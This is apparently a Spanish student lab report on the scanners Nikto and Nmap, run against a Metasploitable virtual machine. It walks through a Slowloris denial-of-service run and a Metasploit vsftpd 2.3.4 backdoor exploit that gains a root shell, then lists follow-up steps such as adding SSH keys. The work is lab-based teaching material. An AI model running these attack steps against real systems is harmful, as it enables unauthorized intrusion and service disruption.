


Nikto y nmap



Índice

Nikto	2
¿Qué es? ¿Para qué sirve?	2
¿Cómo funciona?	2
Usando Nikto.....	2
Nmap	7
¿Qué es? ¿Para qué sirve?	7
¿Cómo funciona?	7
Usando Nmap.....	8
Datos de interés	11
Nikto+Nmap	12
Combinar Nikto y Nmap.....	12
Uso de Nikto y Nmap	12
¿Son legales Nikto y Nmap?	12



Nikto

¿Qué es? ¿Para qué sirve?

Nikto es una herramienta para el escaneo de vulnerabilidades en servidores web que fue lanzada como versión beta el 27 de diciembre de 2001. Su software es Open Source y poco a poco ha ido consiguiendo mayor éxito en el mundo del pentesting hasta convertirse en el escáner de vulnerabilidades web gratuito más popular. Su nombre hace referencia a la película “The Day the Earth Stood Still”.

¿Cómo funciona?

Para llevar a cabo su propósito, Nikto realiza una serie de actividades entre las que destacan: escaneo de vulnerabilidades y malas configuraciones, identificación del software instalado y detección de problemas específicos de la versión del servidor, análisis y búsqueda de ficheros en instalaciones por defecto, búsqueda de programas predeterminados e inseguros, etc.

Usando Nikto

Para ilustrar el uso de esta herramienta voy a utilizar una máquina virtual con un Kali Linux para hacer de atacante y un servidor web Metasploitable como el que hemos utilizado en clase de prácticas que va a ser atacado.

Para empezar a usar Nikto va a ser necesario tener instalado en nuestra máquina:

- Perl
- Openssl
- Libnet-ssley-perl
- Nmap

En mi caso no hizo falta realizar ninguna instalación ya que todos los programas anteriores venían ya por defecto.

Una vez tengamos instalados los requisitos iniciales podemos optar por instalar Nikto mediante la orden “apt-get install nikto” o bien clonar su repositorio oficial de GitHub en nuestra máquina Kali y trabajar sobre él. Esta última opción ha sido por la que yo me he decantado ya que en un primer intento la otra me dio varios problemas.

- Clonamos el repositorio:

```
root@kali: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
root@kali:~# git clone https://github.com/sullo/nikto.git  
Clonando en 'nikto'...  
remote: Counting objects: 5442, done.  
remote: Compressing objects: 100% (5/5), done.  
remote: Total 5442 (delta 0), reused 1 (delta 0), pack-reused 5437  
Recibiendo objetos: 100% (5442/5442), 3.28 MiB | 2.94 MiB/s, listo.  
Resolviendo deltas: 100% (3944/3944), listo.  
root@kali:~#
```

En este punto ya podemos empezar a trabajar con la herramienta. Para familiarizarnos un poco con ella vamos a realizar un escaneo básico sobre nuestra máquina Metaesplotable con IP 192.168.0.37 .

- Nos situamos sobre la carpeta /nikto/program y ejecutamos la orden:
 - perl nikto.pl -h 192.168.0.37

```
root@kali: ~/nikto/program  
Archivo Editar Ver Buscar Terminal Ayuda  
root@kali:~/nikto/program# perl nikto.pl -h 192.168.0.37  
- Nikto v2.1.6  
-----  
+ Target IP: 192.168.0.37  
+ Target Hostname: 192.168.0.37  
+ Target Port: 80  
+ Start Time: 2018-05-03 14:19:48 (GMT-4)  
-----  
+ Server: Apache/2.2.8 (Ubuntu) DAV/2  
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10  
+ The anti-clickjacking X-Frame-Options header is not present.  
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS  
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type  
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.  
+ Uncommon header 'tcn' found, with contents: list  
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php  
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.  
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST  
+ /phpinfo.php?VARIABLE=<script>alert('Vulnerable')</script>: Output from the phpinfo() function was found.  
+ OSVDB-3268: /doc/: Directory indexing found.  
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
```

En este escaneo básico por defecto que hemos utilizado podemos observar en la imagen de arriba, el puerto sobre el que se ha realizado el ataque ha sido el 80. A simple vista nos llaman la atención cierta información que se muestra como el tipo de servidor que se está utilizando y en qué versión (Apache 2.2.8), su sistema operativo (Ubuntu) o la versión de PHP que está utilizando (5.2.4). Los datos que acabamos de obtener con una simple orden nos pueden ser de gran utilidad a la hora de realizar un ataque y a su vez ofrecen una clara idea sobre el potencial de esta herramienta.

Vamos a aprovecharnos de los datos obtenidos para intentar realizar un ataque sobre nuestro servidor Metasploitable. Para ello, a través de la web “www.cvedetails.com” he realizado una

búsqueda de vulnerabilidades del servidor Apache 2.2.8 y los resultados han sido los siguientes:

Apache » Http Server » 2.2.8 : Security Vulnerabilities								
Cpe Name:cpe:/a:apache:http_server:2.2.8								
CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9								
Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending								
Copy Results Download Results								
#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gain
1	CVE-2017-7679	119		Overflow	2017-06-19	2018-04-10	7.5	
In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, mod_mime can read one byte past the end of a buffer.								
2	CVE-2016-8612	20			2018-03-09	2018-03-29	3.3	
Apache HTTP Server mod_cluster before version httpd 2.4.23 is vulnerable to an Improper Input Validation in the process.								
3	CVE-2014-0231	399		DoS	2014-07-20	2017-12-08	5.0	
The mod_cgid module in the Apache HTTP Server before 2.4.10 does not have a timeout mechanism, which allows not read from its stdin file descriptor.								
4	CVE-2014-0098	20		DoS	2014-03-18	2017-12-08	5.0	
The log_cookie function in mod_log_config.c in the mod_log_config module in the Apache HTTP Server before 2.4. crafted cookie that is not properly handled during truncation.								
5	CVE-2013-6438	20		DoS	2014-03-18	2017-12-08	5.0	
The dav_xml_get_cdata function in main/util.c in the mod_dav module in the Apache HTTP Server before 2.4.8 do cause a denial of service (daemon crash) via a crafted DAV WRITE request.								
6	CVE-2013-2249				2013-07-23	2017-01-06	7.5	
mod_session_dbd.c in the mod_session_dbd module in the Apache HTTP Server before 2.4.5 proceeds with save o which has unspecified impact and remote attack vectors.								
7	CVE-2013-1896	264		DoS	2013-07-10	2017-09-18	4.3	
mod_dav.c in the Apache HTTP Server before 2.2.25 does not properly determine whether DAV is enabled for a UR in which the URI is configured for handling by the mod_dav_svn module, but a certain href attribute in XML data r								


Como podemos observar, parece que el servidor Apache 2.2.8 es bastante vulnerable frente a ataques DOS, es decir, frente a ataques de denegación de servicios, por lo que vamos a intentar realizar uno de ellos.

Investigando un poco más sobre estos ataques he conseguido un pequeño programa en Python conocido como “Slowloris” que nos permitirá realizar un ataque de denegación de servicios sobre servidores que no tengan un mecanismo de “time out”, como es en este caso nuestro servidor Apache 2.2.8. Clonamos el repositorio donde se encuentra alojado el programa.

- git clone <https://github.com/lllraa/slowloris.pl.git>

```
root@kali: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@kali:~# git clone https://github.com/llaera/slowloris.pl.git
Clonando en 'slowloris.pl'...
remote: Counting objects: 15, done.
remote: Total 15 (delta 0), reused 0 (delta 0), pack-reused 15
Desempaquetando objetos: 100% (15/15), listo.
root@kali:~#
```


Nos situamos sobre el directorio Slowloris.pl ya estamos listos para realizar el ataque. Antes de realizarlo, verificamos que la web funciona correctamente. A partir de este punto, la IP de mi máquina Metasploitable ha pasado a ser 192.168.0.33 debido a que he tenido que realizar un cambio de equipo.




Una vez verificamos que la web funciona correctamente realizamos el ataque mediante la orden:


- perl slowloris.pl -dns 192.168.0.33

```
root@kali: ~/slowloris.pl
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@kali:~# git clone https://github.com/llaera/slowloris.pl.git
Clonando en 'slowloris.pl'...
remote: Counting objects: 15, done.
remote: Total 15 (delta 0), reused 0 (delta 0), pack-reused 15
Desempaquetando objetos: 100% (15/15), listo.
root@kali:~# cd slowloris.pl/
root@kali:~/slowloris.pl# perl slowloris.pl -dns 192.168.0.37
```



Como podemos observar, sus servicios han caído. La web se actualiza constantemente pero nunca llega a mostrarnos nada. Todo esto ha sido posible gracias a la herramienta Nikto que nos ha simplificado enormemente el trabajo a la hora de buscar vulnerabilidades para nuestra máquina Metasploitable. Sin la información proporcionada por Nikto, el ataque hubiera sido mucho más costoso ya que tendríamos que ir probando hasta dar con uno que funcionase.



Nmap

¿Qué es? ¿Para qué sirve?

Nmap es una de las herramientas más importantes en el mundo del pentesting y la seguridad informática. Tiene como propósito explorar, administrar y auditar la seguridad de las redes de equipos informáticos ofreciendo un informe detallado al usuario que lo utiliza. Fue lanzada al público el 1 de septiembre de 1997 y al igual que Nikto, es una herramienta Open Source y además se encuentra regulada por una Licencia Pública General GNU. Cabe destacar que Nmap es multiplataforma, por lo que existe una versión para la mayoría de los sistemas operativos que conocemos.

¿Cómo funciona?


Nmap realiza un escaneo aprovechándose de los paquetes IP crudos, es decir, los que aún no han sufrido ningún tipo de modificación, para ofrecer al usuario un análisis en profundidad donde podemos encontrar información de gran utilidad como, por ejemplo, los equipos que se encuentran en una determinada red, así como los servicios que ejecutan, sus sistemas operativos, sus puertos abiertos, si usan cortafuegos, etc.

Usando Nmap

Para mostrar el funcionamiento de esta herramienta me voy a apoyar en una máquina Kali simulando ser un atacante y un servidor Web Metasploitable que va a ser atacado al igual que anteriormente.


En este caso voy a instalar Nmap con una orden directamente y sin necesidad de haber instalado nada previamente.

- apt-get install nmap



Como podemos observar, una herramienta tan importante como es nmap, ya viene instalada por defecto en nuestro sistema Kali. A continuación, nos disponemos a realizar un escaneo básico sobre nuestro servidor Metasploitable. Para ello simplemente ejecutamos el siguiente comando:


- nmap 192.168.0.33



Como podemos observar, el resultado ha sido satisfactorio, ya que hemos encontrado un montón de puertos abiertos que nos pueden resultar de gran utilidad. A simple vista nos puede llamar la atención algunos servicios que se están ejecutando en dichos puertos como,

por ejemplo, ssh, rpcbind, nfs, postgrsql... Con esta información ya tendríamos un amplio abanico de opciones por las que decantarse a la hora de realizar un ataque.


En mi caso, voy a optar por realizar un escaneo un poco más complejo sobre nuestra máquina objetivo. Mediante el comando “nmap -p 1-65535 -T4 -A -v 192.168.0.33 2>&1 | tee /var/tmp/scan.txt” vamos a realizar un escaneo agresivo para intentar averiguar el sistema operativo, la versión y sus puertos abiertos entre otras características, guardando el resultado en el fichero “scan.txt” alojado en el directorio “/var/tmp”.



```
root@kali: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
root@kali:~# nmap -p 1-65535 -T4 -A -v 192.168.0.33 2>&1 | tee /var/tmp/scan.txt  
  
Starting Nmap 7.60 ( https://nmap.org ) at 2018-05-05 07:08 EDT  
NSE: Loaded 146 scripts for scanning.  
NSE: Script Pre-scanning.  
Initiating NSE at 07:08  
Completed NSE at 07:08, 0.00s elapsed  
Initiating NSE at 07:08  
Completed NSE at 07:08, 0.00s elapsed  
Initiating ARP Ping Scan at 07:08  
Scanning 192.168.0.33 [1 port]  
Completed ARP Ping Scan at 07:08, 0.00s elapsed (1 total hosts)  
Initiating Parallel DNS resolution of 1 host. at 07:08  
_
```

Para realizar el ataque, voy a intentar aprovecharme de un fallo de seguridad que posee el servidor “vsftp”, pero, antes de nada, debemos verificar que este servicio se está ejecutando sobre nuestra máquina Metasploitable y que además su puerto está abierto. Para ello vamos a realizar un filtrado del fichero obtenido.

➤ `grep -i vsftp /var/tmp/scan.txt`



```
root@kali: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
root@kali:~# grep -i vsftp /var/tmp/scan.txt  
21/tcp      open      ftp           vsftpd 2.3.4  
|          vsFTPD 2.3.4 - secure, fast, stable
```

A la vista de los resultados obtenidos, sabemos que dicho servicio se está ejecutando sobre nuestra máquina objetivo en el puerto abierto 21, por lo que podemos continuar con nuestro ataque. Vamos a aprovecharnos del framework “Metasploit” para realizar el ataque automáticamente y de manera más sencilla. Buscamos el exploit que necesitamos mediante la orden “search vsftp” y una vez obtenida su localización configuramos los datos del host de la víctima.

```
msf > search vsftp
[!] Module database cache not built yet, using slow search

Matching Modules
=====

   Name                                     Disclosure Date   Rank
   ----                                     -
   exploit/unix/ftp/vsftpd_234_backdoor    2011-07-03       excellent
   .4 Backdoor Command Execution

msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.0.33
RHOST => 192.168.0.33
```

Una vez esté todo listo, ejecutamos la orden “exploit” y procedemos con el ataque.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.0.33:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.33:21 - USER: 331 Please specify the password.
[+] 192.168.0.33:21 - Backdoor service has been spawned, handling...
[+] 192.168.0.33:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.38:34623 -> 192.168.0.33:6200) at
2018-05-05 07:28:01 -0400
```

Como podemos observar, hemos abierto una puerta trasera desde nuestra máquina Kali a la máquina Metasploitable. Y no solo eso, si no que además tenemos permisos de superusuario sobre la otra máquina. Comprobamos que esto es cierto:

- whoami
- hostname

```
[*] Command shell session 1 opened (192.168.0.38:34623 -> 192.168.0.33:6200) at
2018-05-05 07:28:01 -0400

whoami
root
hostname
metasploitable
```

Una vez llegado a este punto, la lista de cosas que podríamos hacer es muy amplia, desde cambiarle la contraseña al super usuario, meter nuestra clave pública en su fichero de authorized_keys, crear un usuario dentro de la máquina, etc.

Datos de interés


Nmap ha sido utilizado en algunas películas en las que se simulaban ataques a otras máquinas. Sin embargo, con la película “The Matrix Reloaded” convirtió a Nmap realmente en una estrella de cine.



```
80/tcp open      http
81/tcp open      http
1000/tcp open     http
11 # nmap -u -sS -O 10.2.2.2
11
12 Starting nmap U. 2.54BETA25
13 Insufficient responses for TCP sequencing (3). OS detection
13 accurate
14 Interesting ports on 10.2.2.2:
14 (The 1539 ports scanned but not shown below are in state: closed)
51 Port      State        Service
51 22/tcp    open        ssh
58
60 No exact OS matches for host
60
61 Nmap run completed -- 1 IP address (1 host up) scanned
61
62 # sshmake 10.2.2.2 -rootpu="210H0101"
62 Connecting to 10.2.2.2:ssh ... successful.
62 Attempting to exploit SSHv1 CRC32 ... successful.
62 IP Resetting root password to "210H0101".
62 System open: Access level <9>
62 # ssh 10.2.2.2 -l root
62 root@10.2.2.2's password:
ACCESS GRANTED
```

Aquí podemos ver a “Trinity”, un personaje de la película, realizando un escaneo con Nmap a otro equipo.

Cabe destacar también, que Nmap dispone también de una versión gráfica conocida como ZenMap. Tiene un aspecto similar al siguiente:



Nikto+Nmap

Combinar Nikto y Nmap

Estas dos herramientas pueden ser usadas de manera conjunta para obtener mejores resultados. Por ejemplo, podemos utilizar esta orden:

- `nmap -p80 192.168.0.33 -oG - | perl nikto-pl -h -`

De esta manera conseguimos que Nmap busque servidores http en el puerto 80 de la máquina y se los pasa a Nikto para que los analice.

Uso de Nikto y Nmap

Tanto Nmap como Nikto pueden ser usadas para bien o para mal. Muchos expertos en seguridad informática se aprovechan de estas herramientas para buscar fallos de seguridad en sus equipos, ya que ambas lo único que hacen es realizar un escaneo, pero nunca llegan más allá, es decir, nunca explotan las vulnerabilidades que encuentran a no ser que sean complementadas con otras herramientas. De manera análoga, muchos ciberdelincuentes utilizan dichas herramientas para encontrar vulnerabilidades en servidores ajenos y así tener más oportunidades a la hora de lanzar un ataque.

¿Son legales Nikto y Nmap?

A la hora de usar cualquiera de estas herramientas debemos tener sumo cuidado, ya que lanzar un escaneo a un servidor ajeno sin ningún tipo de permiso es un delito. Sin embargo, podemos utilizarlas sin temor alguno contra una de nuestras máquinas.

Bibliografía

- <https://cirt.net/Nikto2>
- <https://thehackerway.com/2011/05/12/conceptos-basicos-de-nikto-tecnicas-de-escaneo-de-servidores-y-aplicaciones-web/>
- <https://github.com/sullo/nikto>
- <https://elbinario.net/2016/09/16/niktoescaner-de-vulnerabilidades-web/>
- <https://www.hackingtutorials.org/web-application-hacking/scanning-webservers-vulnerabilities-with-nikto/>
- <https://es.wikipedia.org/wiki/Nmap>
- <https://paraisolinux.com/que-es-y-como-usar-nmap/>
- <https://nmap.org/man/es/index.html#man-description>
- <https://seguinfo.wordpress.com/2007/06/27/%C2%BFque-es-nmap/>
- <http://recursostic.educacion.es/observatorio/web/es/component/content/article/1050-zenmap?start=1>
- <https://metasploit.help.rapid7.com/docs/metasploitable-2-exploitability-guide>
- https://computersecuritystudent.com/SECURITY_TOOLS/METASPLOITABLE/EXPLOIT/Iesson8/index.html
- <https://github.com/llaera/slowloris.pl>